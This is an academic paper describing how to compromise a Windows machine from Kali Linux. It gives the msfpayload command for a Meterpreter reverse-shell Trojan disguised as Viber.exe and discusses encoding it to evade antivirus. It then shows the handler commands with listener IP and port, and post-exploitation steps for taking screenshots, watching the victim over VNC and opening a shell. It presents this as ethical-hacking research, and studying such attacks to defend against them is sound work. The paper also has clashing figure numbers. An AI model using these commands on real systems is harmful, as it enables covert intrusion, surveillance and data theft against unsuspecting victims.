# MULTI-LEVEL WINDOWS EXPLOITATION USING LINUX OPERATING SYSTEM

**Aysar AbdulKhaleq Abdulrahman**

Deprtment of Computer Science, University of Sulaimani,
IRAQ.
aysser.abdulrahman@univsul.edu.iq

## ABSTRACT

*Hacking is the art of exploiting computers to get access to otherwise unauthorized information. Now days, the world is using many modern IT systems to gather, store, and manipulate important information. Besides that, it is very important to make sure that those stored information are secure. However, there is no system, software, or application made with zero vulnerabilities. Moreover, there are so many easy ways and tools through which a hacker can get into a system.Today, a malicious hacker is usually referred to as a black hat or criminal hacker, which describes any individual who scans the vulnerabilities of systems and illegally breaks into computer systems to damage or steal information.This paper will present advantages of ethical hacking to secure systems, networks, or applications. This work includes four parts. The first part is scanning a network to find out all hosts which are connected to the router. The second part, is selecting a target that we want to scan its vulnerabilities and weak points of the victim machine. The third part is creating a Trojan file, which enables us to exploit the vulnerabilities of the system target. The fourth part, is encoding the Trojan file to make it undetectable by the target's antiviruses. The last part, exploit and login into the target machine.In this paper we have used some tools and techniques that hackers use for exploiting systems. We used Linux OS as a hacker machine, windows Server OS as target machine, and some other hackers' tools.*

**Keywords:** Hacking, Black Hat Hacker, Vulnerability, Exploiting

## INTRODUCTION

Hacking is the gaining of access to a computer and viewing, copying, or creating data without the intention of destroying data or maliciously harming the computer. Today, the world is using many modern Information Technology (IT) systems to gather, store, and manipulate important information. Furthermore, it is so important to make sure that those stored information are secure. However, there is no system, software, or application made with zero vulnerabilities.

Now days, a malicious hacker is usually referred to as a black hat or criminal hacker, which describes any individual who scans the vulnerabilities of systems and illegally breaks into computer systems to damage or steal information.

## LINUX OS FOR HACKING

Linux is an open source operating system for computers, and it supports multitasking and multi user operation. Linux is widely used for supercomputers, mainframe computers, and servers. It can also run on personal computers, mobile devices, tablet computers, routers, and other embedded system, which is based on the Linux kernel. Linux is capable of running many of the same applications and software as Windows and Mac OS X.

Linux is extremely popular operating system for hackers. There are two main reasons behind this. The first reason is that Linux is freely available because it is an open source operating



Leena and Luna International, Chikusei, Japan.
(株) リナアンドルナインターナショナル, 筑西市,日本
ISSN: 2186-8476, ISSN: 2186-8468 Print
www.ajsc. leena-luna.co.jp

system; which make it so easy to modify or customize. The second reason is there are countless Linux security tools available that can double as Linux hacking software. Generally, there are two types of Linux hacking: hacking done by hobbyists and hacking done by malicious actors. Hobbyists are often hackers looking for new solutions to software problems or tinkerers looking for new uses for their software/hardware. Malicious actors use Linux hacking tools to exploit vulnerabilities in Linux applications, software, and networks. This type of Linux hacking is done in order to gain unauthorized access to systems and steal data (Maynor, Mookhey, 2007).

## LINUX HACKING TOOLS

Malicious actors typically use tools such as password crackers, network and vulnerability scanners, and intrusion detection software. These Linux hacking tools all serve different purposes and are used for a wide range of attacks. Password crackers are software developed for decoding passwords in a variety of formats, such as encrypted or hashed passwords. Many cracking tools offer additional functionality such as network detectors and wireless packet sniffing. Malicious actors use these Linux hacking tools because they offer a simple way to gain access to an organization's network, databases, directories, and more. Password cracking distros are commonly used in Linux wifi hacking (Linux hacking that targets wireless networks) (Lakshman, 2011).

Linux network scanners are used to detect other devices on a network. In doing so, attackers are able to develop a virtual map of the network. In addition to discovering other devices, many network scanners are capable of gathering details about devices such as which operating systems, software, and firewalls are being used. For example, network scanners are used to discover network security holes in Linux wifi hacking. They also can be used to gather information useful for Linux distro hacking (Linux hacking that targets software, applications, operating systems, etc) (Hutchens, 2014).

Linux vulnerability scanning software is used to detect vulnerabilities in systems and applications. Malicious parties often use vulnerability scanners as Linux hacking software in order to detect exploitable vulnerabilities, gather simple passwords, discover configuration issues, and perform denial of service attacks. Vulnerability scanners are frequently used for Linux distro hacking because of these capabilities (Chirillo, 2001).

Kali Linux is a new open source distribution that facilitates penetration testing. Whereas BackTrack was built on Ubuntu, Kali is built from scratch and constructed on Debian and is FHS-compliant. Kali also has improved software repositories that are synchronized with the Debian repositories so it makes it easier to keep it updated, apply patches and add new tools. It is also easy to customize your own Kali Linux so that it contains only the packages and features that are required (Pritchett, 2013).

Here is a quick overview of some of the tools that might be useful for application developers and testers:

i. Network Scanner: Network scanners can be used to discover hosts on the network, find out what ports and services might be open were exposed on a host, to fingerprint operating systems, and to identify versions of services that are running Nmap or zenmap

ii. Web Vulnerability Scanners: Web vulnerability scanners have some different flavors. Web server scanners examine web server software, such as Apache, looking for misconfigurations. Web application scanners look at the applications themselves,

sometimes focusing on particular types of vulnerabilities such as cross site scripting (XSS) or SQL injection (SQLi) vulnerabilities.

iii. Intercepting Proxies: Intercepting proxies act as a "man-in-the-middle" inspecting requests and responses as they travel to and fro, allowing them to be analyzed or even modified in flight.

iv. Explotation Tools: Exploitation tools are usually not used to find vulnerabilities but rather just to exploit them clearly they could be used as true hacker tools but they can also be used to prove that particular vulnerabilities are real and exploitable.

v. Vulnerability Management: A vulnerability management systems are used to audit systems, track vulnerabilities, and differentiate new findings and false positives. Many of them are not good one-time scan tools, but rather are complete management systems intended to maintain entire networks over time. Kali Linux makes a large number security tools easy to find, easy-to-use, and easy to maintain, for security professionals and nonprofessionals like. Just about any development or test group can benefit from spending some time learning to use Kali Linux within their organization (Pritchett, 2013).

## CREATING A PAYLOAD FILE

A payload is a piece of code that does a very specific task on a system as intended by the hacker. For example open a reverse shell or run a vnc program etc. When running a remote exploit for example, you always want to run a payload as well so that the system can come under your control.

*Msfpayload windows/meterpreter/reverse_tcp LHOST=<ListeningIP> LPORT=<Listening Port> x > root/Desktop/Viber.exe*

The above command is for creating the meterpreter payload for windows, under the name of Viber.exe, which uses a reverse tcp connection. Other important parameters mentioned are LHOST (local host ip address) and LPORT (local host port number).

## PREVIOUS WORK ON CREATING PAYLOAD FILES

Most of payloads and Trojans, as the one which created in the above section, would run fine on windows xp and windows 7 with no uptodate antivirus on them. If there is any antivirus on the system, victim machines, they would detect the payload signature and warn the user. Windows 8, on the other hand, comes with inbuilt anti malware protection (Windows defender) which would detect the Trojan right away and would not allow the user to run the program. So, we need a way around this to make the Trojan undetectable. In this work, we created a payload (Trojan) file. Then, we encoded it such that antivirus/anti malware cannot detect it, as shown in the following figure 1.

Now the encoded.exe file is different from trojan.exe and is encoded such that antivirus may not be able to detect it.

At this point of time, most antivirus and antimalwares have become fully aware of the above techniques and it would be very difficult for the Trojan to go undetected. Windows 8 inbuilt antimalware detects all such types of payloads generated from msfpayload and encoded with msfencode to whatever iteration level.



Leena and Luna International, Chikusei, Japan.
(株) リナアンドルナインターナショナル, 筑西市,日本
ISSN: 2186-8476, ISSN: 2186-8468 Print
www.ajsc. leena-luna.co.jp




Figure 1. PEScramler encoded payload

Now this file "Viber.exe" is supposed to run on the victim machine. First, we have to start a listener on the hacker machine so that it can receive incoming connections from the Viber. To do this, enter the msfconsole and use this command:

*msf > use exploit/multi/handler*

We now use **exploit/multi/handler**, as shown in the following figure 2. This will receive the incoming connection from trojan.exe and open a meterpreter session. Before running the exploit some options need to be setup, as shown in following figure 4-6:




Figure 2. Configurating and running the exploit

*msf exploit(handler) > set LHOST 192.168.1.111*

*LHOST => 192.168.1.111*

*msf exploit(handler) > set LPORT 4321*

*LPORT => 4321*

*msf exploit(handler) > set payload windows/meterpreter/reverse_tcp*

*payload => windows/meterpreter/reverse_tcp*

*msf exploit(handler) > exploit*

*[*] Started reverse handler on 192.168.1.111:4321*

*[*] Starting the payload handler...*

After running the the undetectable trojan.exe, which created previously, on the windows victim's machine, the msfconsole would give the meterpreter session as soon as connected.




Figure 3. The meterpreter session

Now, we can get into the victim machine. For example, using (sysinfo) command to get all the information about the victim's operating system, as shown in the following figure 3:




Figure 4. Running sysinfo command



Leena and Luna International, Chikusei, Japan.
(株) リナアンドルナインターナショナル, 筑西市,日本
ISSN: 2186-8476, ISSN: 2186-8468 Print
www.ajsc. leena-luna.co.jp

Also, we can view the running process on the victim machine by using "PS" command and as shown in the below figure 4:




Figure 4. Viewing a Victim's Running Processes

Moreover, we can get a screen shot of the victim machine by using "screenshot" command, and it will be saved in the root directory, as shown below in figure 5:




Figure 5. Screen shot of the victim machine

Or, we can use the "Run vnc" command to get a print screen of the victim machine on a real time, as shown below in figure 6:




Figure 6. Running run vnc command

Finally, we can use the "shell" command to login into the victim machine and brows the files of victims, by printing the following command, as shown in figure 7:




Figure 7. Running shell command

There are many other commands that we can use in order to get more information about victims.

## CONCLUSION AND FEURTURE WORK

The most important points concluded throughout the planning and the implementing of this paper is to show how easlly is hackers can attack our systems even if we have antivirus softwars by doing the following steps: scanning a specific target and find vulnerabilities and the type of the OS which is running on it, creating an executable file using kali Linux,



Leena and Luna International, Chikusei, Japan.
(株) リナアンドルナインターナショナル, 筑西市,日本
ISSN: 2186-8476, ISSN: 2186-8468 Print
www.ajsc. leena-luna.co.jp

encoding the executable file to make it undetectable by antiviruses or antitrojan programs, transfer the undetectable trojan to the victim machine using email, flush memory, or any other way, finally, Login into the victim machine using some commands such as: sysinfo, shell, screenshot, etc. The other advantage of this paper is to understand these types of attacks and build protected system against these types of hackers.

We used some tools, which hackers use to hack any system or victim machine. We used those tools ethically. In other words, we used the hackers' tools to scan and detect our systems vulnerablilites. Then, we hacked our victim to prove that hackers can hack any computer easlly even if the victim machine has antiviruse software.

In the next future works, we will be progress to include many new parts using updated technologies and tools. The main future work is how to protect system aginst these types of attacks and prevent hackers to use this type of payload to gain access to systems. The other part of our future work can be summarized as the following:Scan networks and victims using Zombie's scan too, find the vulnerabilities of victim machine using undirected way, and apply the same project on a victim which is out of the network using a public IP.

## REFERENCES

[1] Maynor, D., & Mookhey, K. (2007). *Metasploit toolkit for penetration testing, exploit development, and vulnerability research.* Burlington, MA: Syngress.

[2] Lakshman, S. (2011). L*inux Shell Scripting Cookbook*. Birmingham: Packt Pub.

[3] Hutchens, J. (2014). Kali *Linux network scanning cookbook over 90 hands-on recipes explaining how to leverage custom scripts and integrated tools in Kali Linux to effectively master network scanning.* Birmingham, UK: Packt Pub.

[4] Chirillo, J. (2001). *Hack attacks revealed: A complete reference with custom security hacking toolkit.* New York: Wiley.

[5] Pritchett, W. (2013). *Kali Linux Cookbook.* Packt Publishing.

[6] Valade, J. (2005). *Linux. Upper Saddle River*, NJ: Addison-Wesley.

[7] Broad, J., & Bindner, A. (2014). *Hacking with Kali practical penetration testing techniques.* Waltham, MA: Elsevier Science.

[8] Kennedy, D. (2011). Me*tasploit the penetration tester's guide.* San Francisco, CA: No Starch Press.

[9] Lyon, G. (2008). *Nmap network scanning: Official Nmap project guide to network discovery and security scanning. Sunnyvale*, CA: Insecure.Com, LLC.